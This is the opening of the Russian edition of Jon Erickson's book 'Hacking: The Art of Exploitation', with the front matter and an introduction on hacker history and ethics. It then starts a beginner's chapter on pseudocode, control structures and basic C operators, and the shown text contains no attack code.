2-е ИЗДАНИЕ

ХАКИНГ

ИСКУССТВО ЭКСПЛОЙТА

ДЖОН ЭРИКСОН

no starch press

ПИТЕР®

2ND EDITION

HACKING

THE ART OF EXPLOITATION

JON ERICKSON

no starch
press

San Francisco

ДЖОН ЭРИКСОН

ХАКИНГ
ИСКУССТВО ЭКСПЛОЙТА

2-е ИЗДАНИЕ

ПИТЕР
Санкт-Петербург • Москва • Екатеринбург • Воронеж
Нижний Новгород • Ростов-на-Дону • Самара • Минск

2018

ББК 32.973.23-018-07
УДК 004.56.53
Э77

Эриксон Д.

Э77 Хакинг: искусство эксплойта. 2-е изд. — СПб.: Питер, 2018. — 496 с.: ил. — (Серия «Библиотека программиста»).

ISBN 978-5-4461-0712-4

Каждый программист по сути своей — хакер. Ведь первоначально хакингом называли поиск искусного и неочевидного решения. Понимание принципов программирования помогает находить уязвимости, а навыки обнаружения уязвимостей помогают создавать программы, поэтому многие хакеры занимаются тем и другим одновременно. Интересные нестандартные ходы есть как в техниках написания элегантных программ, так и в техниках поиска слабых мест.

С чего начать? Чтобы перезаписывать память с помощью переполнения буфера, получать доступ к удаленному серверу и перехватывать соединения вам предстоит программировать на Си и ассемблере, использовать шелл-код и регистры процессора, познакомиться с сетевыми взаимодействиями и шифрованием и многое другое.

Как бы мы ни хотели верить в чудо, программное обеспечение и компьютерные сети, от которых зависит наша повседневная жизнь, обладают уязвимостями.

Мир без хакеров — это мир без любопытства и новаторских решений. (*Джон Эриксон*)

16+ (В соответствии с Федеральным законом от 29 декабря 2010 г. № 436-ФЗ.)

ББК 32.973.23-018-07
УДК 004.56.53

ISBN 978-1593271442 англ.

ISBN 978-5-4461-0712-4

ОГЛАВЛЕНИЕ

ПРЕДИСЛОВИЕ

Цель этой книги — поделиться искусством хакинга со всеми, кому интересна эта тема. Понять техники обнаружения и использования уязвимостей зачастую бывает непросто, так как нужны широкие и глубокие познания. Хватит всего нескольких пробелов в образовании, чтобы посвященные этой теме тексты показались заумными и запутанными. Второе издание книги *«Хакинг: искусство эксплойта»* делает более понятным процесс взлома, представляя полную картину — от программирования к машинному коду и далее к использованию уязвимостей. К книге прилагается загрузочный LiveCD[1] на базе операционной системы Ubuntu Linux, которым можно пользоваться на любом компьютере с процессором *x*86, не затрагивая при этом существующую операционную систему. Он содержит тексты всех приведенных в книге программ и предоставляет среду разработки, чтобы в процессе чтения вы могли экспериментировать и изучать приведенные в книге примеры.

[1] В русском издании книги нет этого LiveCD, но читатели могут скачать код примеров и образ диска с сайта нашего издательства `https://goo.gl/chf9Ly` или со страницы издательства No Starch Press `https://nostarch.com/hacking2.htm`. — *Примеч. ред.*

БЛАГОДАРНОСТИ

Я хотел бы поблагодарить Билла Поллока и всех остальных сотрудников издательства No Starch Press, благодаря которым появилась эта книга и которые позволили мне контролировать весь процесс ее подготовки к печати. Спасибо моим друзьям Сету Бенсону и Аарону Адамсу за корректуру и редактирование, Джеку Мэтисону за помощь со сборкой, доктору Зайделю за то, что поддерживал во мне интерес к информатике, моим родителям за первый компьютер Commodore VIC-20 и сообществу хакеров за новаторские идеи, послужившие основой описываемых в книге техник.

От издательства

Ваши замечания, предложения, вопросы отправляйте по адресу comp@piter.com (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

На веб-сайте издательства www.piter.com вы найдете подробную информацию о наших книгах.

0x100

ВВЕДЕНИЕ

При слове «хакер» в голове возникает стереотипный образ сетевого хулигана, шпиона с крашеными волосами и пирсингом. У людей, как правило, деятельность хакеров ассоциируется с нарушением закона, поэтому преступником начинают считать любого человека, связанного с подобной деятельностью. Разумеется, среди хакеров есть и те, кто совершает незаконные действия, но большинство из них склонны подчиняться закону, а не нарушать его. Суть их деятельности — поиск непредусмотренных или не замеченных разработчиками вариантов использования неких правил и свойств и решение с их помощью существующих задач новыми и оригинальными способами.

Чтобы было понятнее, давайте рассмотрим следующую задачу:

> Расставьте между цифрами 1, 3, 4 и 6 любые знаки элементарных арифметических операций (сложения, вычитания, умножения и деления), чтобы получить в итоге 24. Каждое число можно задействовать только один раз, порядок операций вам предстоит определить самостоятельно; например, вполне годится запись $3 \times (4 + 6) + 1 = 31$, но она не годится в качестве решения задачи, так как результат не равен 24.

Несмотря на простые и четко оговоренные условия, пример по силам не каждому. Решение данной задачи (см. последнюю страницу книги) и других подобных находится с помощью принятых в системе правил, но использовать их нужно неочевидным образом. Это дает хакерам преимущество, позволяя действовать так, как и помыслить не могут адепты традиционного мышления и методологий.

Творческим решением задач хакеры занимались с момента появления компьютеров. В конце 1950-х клубу технического моделирования железных дорог Массачусетского технологического института подарили детали старой телефонной аппаратуры. Они послужили основой сложной системы, позволявшей каждому

оператору управлять своим участком дороги, набирая его телефонный номер. Этот новый, оригинальный способ применения телефонного оборудования назвали словом *«хакинг»* (hacking); многие считают членов клуба первыми хакерами. Следующим шагом стало программирование на перфокартах и перфолентах первых компьютеров IBM 704 и TX-0. В то время как основная масса программистов довольствовалась написанием программ для решения поставленных задач, хакеры были одержимы идеей *эффективности* этих программ. Из двух вариантов, дающих одинаковый результат, лучшим считался тот, который занимал меньше места на перфокартах. Ключевое отличие состояло в способе получения результата — в его *простоте*.

Способность уменьшать количество перфокарт для написания программы свидетельствовала о высоком профессионализме. Вазу можно поставить как на красивый стол, так и на картонную коробку, но в первом случае она будет смотреться куда живописнее. Первые хакеры показали, что технические задачи вполне допускают изящные решения, и тем самым превратили программирование из прикладной дисциплины в своего рода искусство.

Деятельность хакеров зачастую воспринималась общественностью в неверном свете, как и некоторые другие виды искусства. Немногие посвященные сформировали субкультуру, сосредоточенную главным образом на приобретении и совершенствовании рабочих навыков. Хакеры считали, что информация должна распространяться свободно и что нужно устранять все, что этому препятствует. К таким препятствиям относили начальство, администрацию учебных заведений и дискриминацию. В отличие от большинства студентов, думающих только о получении диплома, хакеров интересовали знания. Сильная тяга к учебе стирала даже возрастные границы. Известно, что в клуб железнодорожного моделирования МТИ был принят 12-летний Питер Дойч, продемонстрировавший знание компьютера TX-0 и желание учиться. Ценность участника клуба не зависела от возраста, расы, пола, внешнего вида, ученой степени и социального статуса. Причем это были не попытки достичь равноправия, а стремление развить зарождающееся искусство нестандартного подхода к программированию.

Первые хакеры увидели красоту и стройность таких традиционно сухих наук, как математика и электроника. Они считали программирование формой художественного самовыражения, а компьютер — его инструментом. В желании понять, как все устроено, нет цели сорвать мистические покровы с творчества — это всего лишь способ досконально разобраться в предмете. В конечном счете именно такие ценности, направленные на получение знаний, впоследствии назвали *этикой хакеров*: понимание логики как формы искусства и свободное распространение информации, устранение традиционных ограничений ради лучшего понимания окружающего мира. Новаторства в этом не было, похожие этические принципы и субкультура существовали еще в Древней Греции у пифагорейцев, хотя компьютеров тогда еще не изобрели. Именно пифагорейцы увидели красоту математики и открыли множество базовых понятий геометрии. Проявление такой жажды знаний и ее побочные результаты можно наблюдать на всем протяжении истории,

от пифагорейцев до Ады Лавлейс, Алана Тьюринга и членов клуба железнодорожного моделирования МТИ. Такие современные хакеры, как Ричард Столлман и Стив Возняк, продолжили хакерские традиции и подарили нам операционные системы, языки программирования, персональные компьютеры и множество других технологий, ставших частью повседневной жизни.

Как же различать хороших хакеров, двигающих технический прогресс, и тех злоумышленников, что воруют номера наших кредитных карт? Для этого был придуман термин *«взломщик»* (cracker). Журналистам объяснили, что есть плохие парни — взломщики, а хакеры — хорошие ребята. Они придерживаются хакерской этики, в то время как взломщиков интересует только нарушение закона с целью быстрого обогащения. Появилось мнение, что взломщики не так талантливы, как хакеры, поскольку они зачастую пользуются готовыми инструментами и сценариями, не понимая принципа их действия. Предполагалось, что термин *«взломщик»* станет общим обозначением для всех, кто применяет компьютер в бесчестных целях — ворует программное обеспечение, взламывает сайты и, что хуже всего, не понимает, как он это делает. Но термин не прижился, и сейчас им практически никто не пользуется.

Возможно, низкая популярность термина *cracker* связана с его происхождением — изначально так называли людей, снимавших с программных средств защиту от несанкционированного копирования и пытавшихся понять и описать ее схемы. Термин также мог оказаться непопулярным и из-за неоднозначных новых определений: этим словом стали называть как людей, вовлеченных в незаконную деятельность с компьютерами, так и относительно низко квалифицированных хакеров. Мало кто из журналистов, пишущих о технологиях, считает необходимым вставлять в свои статьи незнакомые массовому читателю термины. При этом слово *«хакер»* у большинства ассоциируется с таинственностью и высокой квалификацией, потому проще было воспользоваться именно им. Для обозначения взломщика-дилетанта в английском языке иногда используется термин *script kiddie*[1], но он не обладает таким мрачным очарованием, как слово *«хакер»*. Некоторые люди считают, что между хакерами и взломщиками существует четкая граница, но лично я считаю хакером любого, в ком живет хакерский дух, и мне неважно, нарушает он что-то или нет.

Современные законы, ограничивающие применение криптографии и исследования в этой области, еще сильнее размывают границу между хакерами и взломщиками. В 2001 году профессор Принстонского университета Эдвард Фельтен со своей рабочей группой хотел опубликовать статью с обсуждением недостатков, выявленных в различных схемах установки цифровых водяных знаков. Статья была ответом на конкурс, объявленный группой основателей стандарта SDMI (Secure Digital Music Initiative), где предлагалось взломать предложенные схемы водяных знаков. Но в адрес рабочей группы начались угрозы со стороны SDMI Foundation и Американской ассоциации звукозаписывающих компаний (RIAA).

[1] Букв. ребенок, пользующийся сценариями (*англ.*). — *Примеч. пер.*

По Закону об авторском праве в цифровую эпоху (DCMA, Digital Millennium Copyright Act) 1998 года преступлением считается не только создание и даже обсуждение технологий для обхода ограничений. Нарушение этого закона стало причиной ареста русского программиста и хакера Дмитрия Склярова. Его доклад на проходившей в США конференции хакеров касался защиты электронных книг. Дмитрий продемонстрировал написанную им программу для обхода несложного шифрования в продукции фирмы Adobe. Его арестовало ФБР, и начался долгий судебный процесс. Согласно DCMA, сложность системы контроля потребителей не имеет значения: если бы в качестве такой системы использовалась поросячья латынь[1], ее инженерный анализ и даже обсуждение стали бы считаться незаконными. Так кто же такие хакеры и взломщики? Разве хорошие парни, которые открыто говорят то, что думают, превращаются в плохих, когда закон вступает в конфликт со свободой слова? С моей точки зрения, дух хакерства выше установленных государством норм, они не властны над ним.

Такие науки, положительно влияющие на научный прогресс и современную медицину, как ядерная физика и биохимия, могут применяться для убийства. Сама по себе информация не является ни благом, ни злом — речь о морали заходит только в момент ее применения. При всем желании нельзя уничтожить сведения о принципах превращения материи в энергию или остановить технический прогресс. Также нельзя остановить деятельность хакеров, равно как невозможно ее легко классифицировать и подвергнуть анализу. Хакеры будут все время раздвигать границы знаний и того, что считается приемлемым поведением, и побуждать нас к дальнейшим исследованиям.

Результатом соперничества между противниками и защитниками хакеров в конечном счете становится эволюция систем защиты. В природе выживают самые быстрые газели, способные убежать от гепарда, и самые быстрые гепарды, способные догнать газелей. Аналогичным образом соперничество хакеров приводит к появлению как более надежных средств защиты, так и более сильных и сложных техник атаки. Например, именно таким образом появились и стали развиваться системы обнаружения вторжений (IDS, intrusion detection systems). Хакеры, специализирующиеся на вопросах защиты, создают различные IDS, пополняя свой арсенал, в то время как их коллеги, специализирующиеся на атаках, разрабатывают способы противодействия этим системам, что в конечном счете приводит к появлению более качественных IDS. Окончательный результат взаимодействия оказывается положительным, ведь люди становятся умнее, системы защиты — надежнее, программное обеспечение — стабильнее, к тому же появляются новые способы решения задач и даже новая экономика.

Цель этой книги — показать настоящую природу хакерской деятельности. Мы рассмотрим различные техники из прошлого и настоящего и проанализируем их, чтобы понять, как и почему они работают. В искусстве хакеров важную роль

[1] Поросячья латынь (*англ.* Pig Latin) — шуточный «тайный» язык, основанный на английском, к настоящей латыни не имеет никакого отношения. — *Примеч. ред.*

играют исследования и поиск нестандартных решений, и компакт-диск даст вам возможность как следить за приведенными в книге примерами, так и проводить самостоятельные эксперименты. Единственным требованием является наличие процессора *x*86, используемого на всех машинах с операционной системой Microsoft Windows и на более новых компьютерах Macintosh. Достаточно вставить компакт-диск и нажать кнопку перезагрузки. Среда Linux никак не влияет на существующую операционную систему, поэтому после завершения работы достаточно будет еще раз перезагрузить компьютер и вынуть компакт-диск. Таким образом, вы на практике поймете и оцените то, что делают хакеры, и, вероятно, сможете усовершенствовать существующие техники или даже изобрести что-то новое. Надеюсь, моя книга поможет вам развить в себе хакерское любопытство и подтолкнет вас внести свой вклад в искусство взлома, какую бы сторону баррикад вы ни выбрали.

0x200

ПРОГРАММИРОВАНИЕ

Словом *«хакер»* называют как тех, кто пишет код, так и тех, кто эксплуатирует его уязвимости. Несмотря на разницу конечных целей, представители обеих групп пользуются сходными техниками для решения задач. Понимание принципов программирования помогает находить уязвимости, а навыки обнаружения уязвимостей помогают при написании программ, поэтому многие хакеры занимаются тем и другим одновременно. Интересные нестандартные ходы обнаруживаются как в техниках написания элегантных программ, так и в техниках поиска в них слабых мест. Английское слово *hacking* означает обнаружение искусного и неочевидного решения задачи.

Приемы, которые можно обнаружить в эксплуатирующем уязвимости коде, обычно по-новому используют принятые правила, что позволяет обойти защиту. Аналогичная ситуация имеет место при написании программ: существующие правила применяются новыми и творческими способами, но уже не для обхода систем безопасности, а для сокращения кода и увеличения его эффективности. Чтобы решить какую-либо задачу, можно написать бесконечное множество программ, но по большей части они будут неоправданно громоздкими, сложными и неаккуратными. Компактные, эффективные и хорошо продуманные решения встречаются нечасто. О таких программах говорят, что они *элегантные*, а искусные и оригинальные решения, обеспечивающие их эффективность, принято называть английским словом, не имеющим адекватного аналога в русском языке, — *hacks*. Все хакеры ценят и красоту элегантного кода, и досконально продуманные приемы, обеспечивающие эту элегантность.

Однако в деловом мире важным считается быстрое создание функционального кода, а не его элегантность и продуманность. Экспоненциальный рост вычислительных мощностей и компьютерной памяти привел к тому, что для бизнеса

представляется бессмысленным тратить время на написание кода, который чуть быстрее работает и более эффективно использует память. Ведь большинство программ предназначены для современных компьютеров с гигагерцами тактовой частоты процессоров и гигабайтами оперативной памяти. Новые конструктивные характеристики — это то, что можно выгодно продать, в то время как оптимизацию времени работы и использования памяти заметят только самые искушенные пользователи. С финансовой точки зрения бессмысленно тратить время на поиск приемов оптимизации.

Так что реально элегантное программирование ценят только хакеры — то есть люди, увлеченные компьютерами и стремящиеся не к прибыли, а к тому, чтобы выжать из своего старенького Commodore 64 все возможное. А еще те, кто пишет код, эксплуатирующий уязвимости, — эти маленькие восхитительные программки, способные просочиться через крохотные щели в системах защиты. И еще простые люди, предпочитающие для каждой задачи искать наилучшее из возможных решений. И еще те, кто обожает программировать и по-настоящему ценит красоту элегантного кода и оригинальность используемых в нем приемов. Без знания принципов программирования невозможно понять, каким образом осуществляется поиск и использование уязвимостей, а потому начнем мы именно с рассмотрения этих принципов.

0x210 Что такое программирование?

Концепция программирования крайне естественна и понимается интуитивно. Программа — это всего лишь набор директив, написанных на особом языке. Мы окружены программами, и ими то и дело пользуются даже те люди, что испытывают страх перед технологиями и электронными устройствами, ведь к программам относятся и такие вещи, как выбор маршрута, поиск кулинарных рецептов, просмотр футбольных матчей и изучение молекулы ДНК. Вот, например, как может выглядеть программа для навигатора:

```
Двигайтесь по Главной улице на восток, пока справа не увидите церковь. Если улица
перекрыта из-за ремонта, поверните направо на 15-ю улицу, затем налево на Сосновую
улицу и, наконец, направо на 16-ю улицу. Если Главная улица не перекрыта,
продолжайте движение до перекрестка с 16-й улицей, после чего поверните направо.
Двигайтесь по 16-й улице, затем поверните налево на Конечную улицу и двигайтесь еще
5 миль. Справа будет нужный дом. Его адрес — Конечная улица, 743.
```

Понять эту инструкцию сможет любой, кто умеет читать. Подробностей в тексте нет, но указания даются очень четко и ясно.

К сожалению, компьютер понимает только *машинный язык*. Именно на нем нужно писать инструкции, чтобы заставить компьютер выполнять нужные действия. Но

машинный язык непонятно выглядит, и с ним тяжело работать — это ряды битов и байтов, последовательность которых зависит от архитектуры компьютера. Чтобы написать программу, например, для процессора Intel $x86$, нужно знать связанное с каждой командой числовое значение, то, как взаимодействуют друг с другом команды, и массу других особенностей низкоуровневого программирования. Это долгий, запутанный и совершенно не интуитивный процесс.

Преодолеть трудности позволяет транслятор. *Ассемблер* — один из вариантов транслятора, преобразующий код на более понятном для человека языке в машинный. *Язык ассемблера* не настолько непостижимый, как машинный, поскольку для команд и переменных в нем используются имена. Но это не делает его интуитивно понятным. В именах ассемблерных команд способны разобраться только специалисты, а кроме того, этот язык зависит от архитектуры процессора, то есть не универсален. Для Intel $x86$ и SPARC требуются разные версии машинного языка, соответственно, язык ассемблера для $x86$ будет отличаться от языка для Sparc. Программу, написанную на языке ассемблера для одного процессора, нельзя просто так запустить на машине с другой архитектурой. Сначала ее требуется переписать. Более того, для создания эффективных программ на ассемблере нужно знать множество подробностей, связанных с архитектурой процессора.

Описанные проблемы устраняют еще один транслятор — *компилятором*. Компиляторы преобразуют в машинный код языки высокого уровня. Они куда понятнее ассемблера, и написанный на них код можно превратить во множество вариантов кода на машинном языке для различных архитектур процессора. Программу на языке высокого уровня достаточно написать всего один раз, затем ее код просто компилируется в машинный язык для конкретной архитектуры. Примерами таких языков являются C, C++ и Fortran. Написанные на них программы куда понятнее для человека и больше напоминают обычный английский, чем машинный язык или язык ассемблера, но все равно требуют от разработчика соблюдения очень жестких правил, иначе компилятор просто не сможет понять написанное.

0x220 Псевдокод

У программистов есть еще один вариант языка, который называется *псевдокодом*. Это естественный язык, по структуре напоминающий язык программирования высокого уровня. Компиляторам, ассемблерам и компьютерам он непонятен, но помогает программисту определить порядок следования инструкций. Четких правил для псевдокода не существует, каждый пишет его в собственной манере. Это своего рода переходное звено между естественным языком и высокоуровневым языком программирования, например C. Псевдокод отлично демонстрирует универсальные принципы программирования.

0x230 Управляющие структуры

Без управляющих структур программа представляла бы собой всего лишь набор последовательно выполняемых команд. Этого хватает для простейших случаев, но в большинстве своем программы, даже такие, как приведенный выше пример с поиском нужного адреса, далеко не так просты. В частности, пример содержит следующие инструкции: «*Двигайтесь по Главной улице на восток, пока справа не увидите церковь. Если улица перекрыта из-за ремонта, поверните направо на 15-ю улицу*». Это так называемые *управляющие структуры*, которые меняют порядок выполнения команд с последовательного на более эффективный.

0x231 Конструкция if-then-else

В приведенном примере Главная улица может оказаться перекрытой из-за ремонта. Для такой ситуации требуется особый набор инструкций. Если же улица окажется доступной для проезда, достаточно будет следовать первоначальным указаниям. Особые случаи такого типа обрабатываются в программах при помощи одной из наиболее понятных управляющих структур *if-then-else* («если-тогда-иначе»). В общем виде она выглядит так:

```
if (условие) then
{
  Набор команд, выполняемый при соблюдении условия;
}
else
{
  Набор команд, выполняемый, когда условие не соблюдается;
}
```

Весь приведенный в книге псевдокод написан в соответствии с синтаксисом языка C, поэтому после каждой инструкции стоит точка с запятой, а наборы инструкций даны в фигурных скобках и с отступами. Если представить описание движения по маршруту в виде конструкции if-then-else, получится следующий псевдокод:

```
Ехать по Главной улице;
if (улица перекрыта)
{
  Повернуть направо на 15-ю улицу;
  Повернуть налево на Сосновую улицу;
  Повернуть направо на 16-ю улицу;
}
else
{
  Повернуть направо на 16-ю улицу;
}
```

Каждая команда занимает отдельную строку, наборы команд, выполняющихся при соблюдении условия, заключены в фигурные скобки и, чтобы структура кода была понятнее, расположены с отступом. В C и во многих других языках программирования ключевое слово `then` принято опускать, потому в этом псевдокоде оно отсутствует.

Разумеется, существуют языки, синтаксис которых требует всегда использовать ключевое слова `then` — например, BASIC, Fortran и даже Pascal. Но это всего лишь небольшие синтаксические отличия, а базовая структура во всех случаях одинакова. Как только вам станет понятно, какие именно вещи пытаются передать эти языки, изучить синтаксические различия для вас не составит труда. Все приведенные в книге примеры написаны на языке C, так что я использую для псевдокода именно этот вариант синтаксиса. Еще раз напоминаю, что псевдокод может принимать различные формы.

Вот еще одно стандартное правило из синтаксиса C: когда набор состоит из всего одной команды, фигурные скобки опускаются. Для большей читабельности такие команды имеет смысл писать с отступом, но синтаксически это не обязательно. Перепишем наш алгоритм поиска маршрута:

```
Ехать по Главной улице;
if (улица перекрыта)
{
  Повернуть направо на 15-ю улицу;
  Повернуть налево на Сосновую улицу;
  Повернуть направо на 16-ю улицу;
}
else
  Повернуть направо на 16-ю улицу;
```

Указанное правило действует для всех управляющих структур в книге. Мы можем выразить его следующим псевдокодом:

```
if (если в наборе всего одна команда)
  Заключать ее в фигурные скобки не обязательно;
else
{
  Обязательно использовать фигурные скобки;
  Так как требуется логически объединить команды;
}
```

Видите, даже описание синтаксиса можно рассматривать как простую программу. Существуют вариации структуры if-then-else, например оператор select/case, но в его основе лежит все та же логика: если что-то происходит, выполняем одни действия, в противном случае — другие (при этом описание действий, в свою очередь, может включать в себя операторы if-then-else).

0x232 Циклы while/until

Следующая базовая концепция программирования — управляющая структура *while*, представляющая собой разновидность цикла. Часто набор команд требуется выполнить более одного раза. Это можно реализовать при помощи цикла, но понадобится набор условий для его прекращения. Ключевое слово *while* означает «пока». Соответственно, набор команд выполняется, пока соблюдается заданное условие. Программа действий для голодной мыши будет выглядеть так:

```
while (ты голодна)
{
  Найди еду;
  Съешь еду;
}
```

Две следующие за оператором while команды будут выполняться все время, *пока* мышь чувствует голод. На каждом шаге цикла мышь может находить разную еду, от крошки до целой буханки хлеба. Потому количество повторений цикла с вложенными в него двумя командами будет зависеть от того, сколько еды каждый раз находит мышь.

Существует и другая версия цикла, с ключевым словом *until* («пока не»). Она применяется, например, в языке Perl (в C такой синтаксис не используется). По сути, это цикл while с диаметрально противоположным условием выхода. Программа с until примет такой вид:

```
until (ты сыта)
{
  Найди еду;
  Съешь еду;
}
```

Понятно, что любой цикл until можно превратить в цикл while. В нашей навигационной программе была инструкция *«Двигайтесь по Главной улице на восток, пока справа не увидите церковь»*. Такую задачу легко сформулировать через цикл while, изменив условие на противоположное.

```
while (справа нет церкви)
  Двигайтесь по Главной улице;
```

0x233 Цикл for

Следующая управляющая структура — *цикл for*. Обычно он служит для выполнения команд заданное количество раз. Инструкцию *«поверните налево на Конечную улицу и двигайтесь еще 5 миль»* можно превратить в такой цикл for:

```
for (5 итераций)
  Проехать 1 милю прямо;
```

По своей сути, цикл for — это цикл while со счетчиком. Указанную инструкцию можно записать и так:

```
Присвоить счетчику значение 0;
while (значение счетчика меньше 5)
{
  Проехать 1 милю прямо;
..Увеличить значение счетчика на 1;
}
```

Нагляднее это выглядит в псевдокоде, напоминающем язык C:

```
for (i=0; i<5; i++)
  Проехать 1 милю прямо;
```

Здесь `i` — имя счетчика, а оператор `for` разбит на три части, отделенные друг от друга точкой с запятой. В первой объявляется счетчик и ему присваивается начальное значение. В нашем случае это 0. Вторая часть напоминает цикл *while*: пока выполняется условие для значения счетчика, цикл работает. Последняя часть указывает, что́ должно происходить со счетчиком на каждой итерации цикла. В приведенном примере `i++` — это короткий способ сказать: «*Добавить 1 к счетчику с именем i*».

Теперь мы можем взять все изученные управляющие конструкции и записать приведенную в начале главы схему проезда в виде следующего псевдокода:

```
Начать движение на восток по Главной улице;
while (справа нет церкви)
  Двигаться по Главной улице;
if (улица перекрыта)
{
  Повернуть направо на 15-ю улицу;
  Повернуть налево на Сосновую улицу;
  Повернуть направо на 16-ю улицу;
}
else
  Повернуть направо на 16-ю улицу;
Повернуть налево на Конечную улицу;
for (i = 0; i < 5; i++)
  Проехать 1 милю прямо;
Остановиться у дома 743 по Конечной улице;
```

0x240 Основные концепции программирования

Пришла пора познакомиться с универсальными концепциями программирования, которые присутствуют во многих языках и отличаются только синтаксисом. Все новые понятия я иллюстрирую примерами с помощью псевдокода, напоминающего язык C. Постепенно этот псевдокод все больше будет напоминать обычный код на C.

0x241 Переменные

Счетчик, которым мы воспользовались в цикле for, представляет собой разновидность переменной. *Переменную* можно представить, как объект, содержащий изменяемые данные — отсюда и название. Впрочем, существуют и переменные, значение которых не меняется. Их называют *константами*. Скажем, скорость автомобиля будет описываться переменной, а его цвет — константой. В случае псевдокода переменные являются абстрактным понятием, в то время как в C (и во многих других языках) перед использованием переменной следует ее объявить и указать ее тип. Ведь программы на языке C предназначены для компиляции в исполняемые файлы. Объявление переменных похоже на перечисление ингредиентов в кулинарных рецептах, то есть это подготовительные действия перед началом выполнения программы. Все переменные хранятся где-то в памяти, а их объявление дает компилятору возможность более эффективно ее использовать. Ведь любая переменная, к какому бы типу вы ее ни причислили, — это всего лишь участок памяти.

Тип, к которому мы причисляем переменную в языке C, описывает, какую именно информацию мы можем в ней хранить. Чаще всего используются типы `int` (целые числа), `float` (числа с десятичной точкой[1]) и `char` (один символ). Для объявления переменных достаточно указать одно из вышеперечисленных ключевых слов и имена через запятую:

```
int a, b;
float k;
char z;
```

Теперь переменные `a` и `b` определены как целочисленные, переменная `k` принимает значения в формате десятичной дроби (например, 3,14), а в переменную `z` можно записать символ, например «*A*» или «*w*». Значение присваивается с помощью оператора `=` во время объявления переменной или в любой последующий момент.

[1] В английской системе записи в качестве разделителя в десятичных дробях используется точка, в то время как в русской — запятая. — *Примеч. ред.*

```
int a = 13, b;
float k;
char z = 'A';

k = 3.14;
z = 'w';
b = a + 5;
```

После выполнения этих команд в переменной a окажется значение 13, k будет содержать число 3,14, в z вы найдете символ «w», а b получит значение 18, так как именно оно является результатом сложения чисел 13 и 5. Переменная — это всего лишь способ запомнить значение; но в языке C нужно первым делом объявить тип каждой переменной.

0x242 Арифметические операторы

Пример простого арифметического оператора — выражение `b = a + 7`. В языке C арифметические действия выполняются при помощи следующих операторов.

Первые четыре вам уже знакомы. Операция взятия остатка может показаться новой, но на самом деле это всего лишь вычисление остатка от целочисленного деления. Если переменная a имеет значение 13, то в результате деления ее на 5 мы получим 2 и 3 в остатке. Соответственно, `a % 5 = 3`. Кроме того, так как наши переменные a и b относятся к типу int, результатом операции `b = a / 5` станет значение 2, которое будет сохранено в переменную b как целая часть частного. Для получения более точного результата 2,6 нужно брать переменную типа float.

Операция	Символ	Пример
Сложение	+	b = a + 5
Вычитание		b = a – 5
Умножение		b = a * 5
Деление	/	b = a / 5
Взятие остатка	%	b = a % 5

Как заставить программу выполнить эти действия? В языке C существует ряд сокращений для обозначения арифметических операций. С одним из них, используемым преимущественно в циклах for, вы уже встречались.

Полное выражение	Сокращенная форма	Объяснение
`i = i + 1`	`i++` или `++i`	Добавляет к переменной 1
`i = i - 1`	`i--` или `--i`	Вычитает из переменной 1

В комбинации с другими арифметическими операциями эти сокращения позволяют получать более сложные выражения. Именно на данном этапе становится очевидной разница между `i++` и `++i`. Первая запись означает, что *значение переменной i нужно увеличить на 1* после *выполнения арифметической операции*, в то время как второе выражение *увеличивает значение i на 1* перед *выполнением арифметической операции*. Для наглядности рассмотрим пример:

```
int a, b;
a = 5;
b = a++ * 6;
```

После выполнения этих команд переменная `b` получит значение 30, а переменная `a` — значение 6, потому что сокращенная запись `b = a++ * 6;` эквивалентна следующим операциям:

```
b = a * 6;
a = a + 1;
```

Соответственно, в случае записи `b = ++a * 6;` сложение будет выполняться перед умножением, что эквивалентно следующим операциям:

```
a = a + 1;
b = a * 6;
```

В результате изменения порядка операций переменная `b` получит значение 36, в то время как переменная `a` по-прежнему будет содержать 6.

В программах часто требуется изменять значения переменных. Представьте, что нам нужно прибавить к значению существующей переменной 12, сохранив результат в нее же (`i = i + 12`). Это настолько распространенная ситуация, что для нее существует специальная форма записи.

Полное выражение	Сокращенная форма	Объяснение
`i = i + 12`	`i+=12`	Добавляет к переменной указанное значение
`i = i - 12`	`i-=12`	Вычитает из переменной указанное значение
`i = i * 12`	`i*=12`	Умножает переменную на указанное значение
`i = i / 12`	`i/=12`	Делит переменную на указанное значение

0x243 Операторы сравнения

Переменные нередко используются для записи условий в уже знакомых вам управляющих структурах. Обычно эти условия основаны на различных вариан-

тах сравнения. В языке C и большинстве других языков программирования для операторов сравнения существует сокращенный синтаксис.

Условие	Символ	Пример
Меньше чем	<	(a < b)
Больше чем	>	(a > b)
Меньше или равно	<=	(a <= b)
Больше или равно	>=	(a >= b)
Равно		(a == b)
Не равно	!=	(a != b)

По большей части содержимое таблицы не нуждается в пояснениях, внимание следует обратить разве что на сокращенное обозначение *эквивалентности* в виде двойного знака равенства. Это крайне важный момент. Двойной знак равенства используется для сравнения, в то время как одинарный играет роль оператора присваивания. Запись `a = 7` означает «*Поместите в переменную a значение 7*», в то время как запись `a == 7` читается как «*Проверьте, равна ли переменная a числу 7*». (Некоторые языки, например Pascal, используют для присваивания оператор чтобы не создавать визуальную путаницу.) Также следует запомнить, что восклицательный знак обычно означает *отрицание*. Он меняет значение любого выражения на противоположное.

```
!(a < b)  означает  (a >= b)
```

Операторы сравнения соединяются в цепочки с помощью логических операторов `ИЛИ` и `И`.

Логическая операция	Символ	Пример
ИЛИ	||	((a < b) || (a < c))
И	&&	((a < b) && !(a < c))

В первом примере два условных выражения, соединенные оператором `ИЛИ`, будут иметь значение `true` (истина), если `a` меньше `b` `ИЛИ` если `a` меньше `c`. Во втором примере два условных выражения соединяются оператором `И`. Поэтому результат будет иметь значение `true`, если `a` меньше, чем `b` `И` `a` `не` меньше, чем `c`. Выражения такого типа группируются с помощью скобок и состоят подчас из множества элементов.

Переменные, операторы сравнения и управляющие структуры позволяют описывать самые разные ситуации. В примере с поиском еды состояние голодной мыши можно описать с помощью логической переменной, имеющей два значения: true и false. Пусть истина соответствует значению 1, а ложь — значению 0.

```
while (голодна == 1)
{
  Найти еду;
  Съесть еду;
}
```

Эту запись можно сократить. В языке C булевы (логические) операторы отсутствуют, потому истинным считается любое значение, отличное от нуля. Если выражение содержит 0, оно считается ложным. Операторы сравнения и в самом деле возвращают 1 в случае соблюдения условия (true) и 0, когда оно нарушается (false). Проверка равенства переменной `голодна` значению 1 вернет нам 1, когда эта переменная равна 1, и 0 в противном случае. Фактически мы рассматриваем всего два варианта, так что оператор сравнения можно вообще опустить:

```
while (голодна)
{
  Найти еду;
  Съесть еду;
}
```

А вот более сложная версия этой программы с бóльшим количеством входных данных, демонстрирующая, как можно сочетать операторы сравнения с переменными:

```
while ((голодна) && !(рядом_кошка))
{
  Найти еду;
  if(!(еда_в_мышеловке))
    Съесть еду;
